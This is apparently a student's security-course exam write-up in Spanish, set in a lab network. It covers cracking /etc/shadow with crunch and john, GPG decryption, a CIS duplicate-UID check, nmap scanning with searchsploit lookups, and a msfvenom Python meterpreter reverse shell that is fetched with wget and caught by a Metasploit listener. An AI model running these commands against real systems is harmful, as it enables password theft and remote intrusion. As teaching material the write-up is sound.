
Examen SSI – UO285176

# Ejercicio1

# Ejercicio2

Crunch




Comandos:

***$ Crunch 10 10 –t test12%... –o crunch\_output.txt***

***$ Cat crunch\_output.txt***

John




Comandos:

***$ sudo john –wordlist:crunch\_output.txt /etc/shadow***

# Ejercicio3


Primero importamos las claves públicas de los usuarios 1 y 3:



Comandos:

***$ gpg –import public\_key\_userX.asc***

Como tenemos las claves de los usuarios, las importamos y luego desciframos el archivo con la contraseña del usuario3:



Comandos:

***$ gpg –import private\_key\_userX.asc***


***$ gpg –o gpg\_output.txt –d mensaje.txt***

***$ cat gpg\_output.txt***


# Ejercicio4

Se usará el **CIS 6.2.16 Ensure no duplicate UIDs exist (Scored)**


Creamos el siguiente script en bash para comprobar que no hay cuentas duplicadas:



Lo ejecutamos, pero lamentablemente nos devuelve de que hay permisos de root duplicados:




Cambiamos manualmente la contraseña del usuario dio (igual que la de ssiuser):



# Ejercicio5

En primer lugar, realizaremos un escaneo con Nmap estándar pero algo sigiloso:



Comandos:

***$ sudo nmap –sV –sS 192.168.66.3***

## ¿A dónde iría ahora para buscar si alguno de esos servicios y versiones tienen vulnerabilidades conocidas?

Una vez tengas los servicios y versiones, buscaría en la base de datos CVE

(<http://www.cvedetails.com/>) los exploits disponibles para los servicios que encontré


## ¿Qué haría ahora para encontrar si alguna de estas vulnerabilidades tienen exploits públicos conocidos?


Los buscaría en <https://www.exploit-db.com/> (si tengo Internet)


## ¿Qué programa le permitiría disponer de esos exploits públicos en escenarios donde no tienes acceso a Internet?

Haría uso del programa **Searchsploit**,que tiene una base de datos en la máquina local con exploits de todo tipo.

Muestra de los exploits disponibles para apache usando Searchsploit (la lista es grande):








Comandos:

***$ searchsploit apache***

# Ejercicio6

Primero creamos el script de pyhton con msfvenom:



Comandos:

***$ msfvenom -p python/meterpreter\_reverse\_tcp LHOST=192.168.66.6 LPORT=4444 -f raw > shell.py***

Ahora, para transferirlo a la máquina objetivo, creamos un servidor de python para leer


archivos en un puerto determinado:



Comandos:

***$ python3 -m http.server 4444***


Ahora transferimos el archivo en la máquina víctima:



Comandos:

***$ wget http://192.168.66.6:4444/shell.py***

Ahora en la máquina atacante ejecutamos MSF:




Comandos:

***$ sudo service postgresql start***

***$ sudo msfdb init***

***$ msfconsole -q***

Ahora creamos un **payload listener multi/handler stageless**:



Comandos:


***$ set PAYLOAD Python/meterpreter\_reverse\_tcp***

***$ options***


***$ set LHOST 192.168.66.6***

***$ exploit -j***


Ahora se inicia el listener:



Ahora ejecutamos el archivo Python en la máquina víctima:



¡Y ya tenemos nuestro **Meterpreter**!



Podemos ver que ahora tenemos una sesión:

